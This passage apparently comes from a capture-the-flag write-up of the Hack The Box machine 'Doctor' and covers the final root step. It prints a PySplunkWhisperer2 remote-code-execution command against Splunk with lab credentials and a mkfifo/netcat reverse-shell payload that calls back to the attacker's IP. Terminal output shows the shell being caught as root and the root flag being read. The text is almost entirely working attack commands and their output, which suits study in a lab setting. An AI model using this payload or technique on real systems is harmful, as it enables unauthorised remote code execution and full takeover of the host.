//python3 PySplunkWhisperer2_remote.py --host doctors.htb --lhost 10.10.14.19 --username shaun --password Guitar123 --payload "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.19 18890 >/tmp/f"
//hey it's root!!!!
```

```
nobodyatall@...DBEEF: ~/htb  nobodyatall@0.../boxes/doctor  shaun@doctor: /tmp

nobodyatall@0xDEADBEEF:~/htb/boxes/doctor$ python3 PySplunkWhisperer2_remote.py
--host doctors.htb --lhost 10.10.14.19 --username shaun --password Guitar123 --
payload "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.19 18890
>/tmp/f"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpqk77nbdu.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.19:8181/
10.10.10.209 - - [10/Oct/2020 05:30:53] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
^

nobodyatall@0xDEADBEEF:~$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.19] from www.doctors.htb [10.10.10.209] 45378
/bin/sh: 0: can't access tty; job control turned off
#
```

grab root flag

```
nobodyatall@0xDEADBEEF:~$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.19] from www.doctors.htb [10.10.10.209] 45378
/bin/sh: 0: can't access tty; job control turned off
# id && whoami && hostname
uid=0(root) gid=0(root) groups=0(root)
root
doctor
# cd /root
# cat root.txt
49574323baf09f9862eab9ea3dd1464f
#
```

**Creds**

**Flags**

**Write-up Images**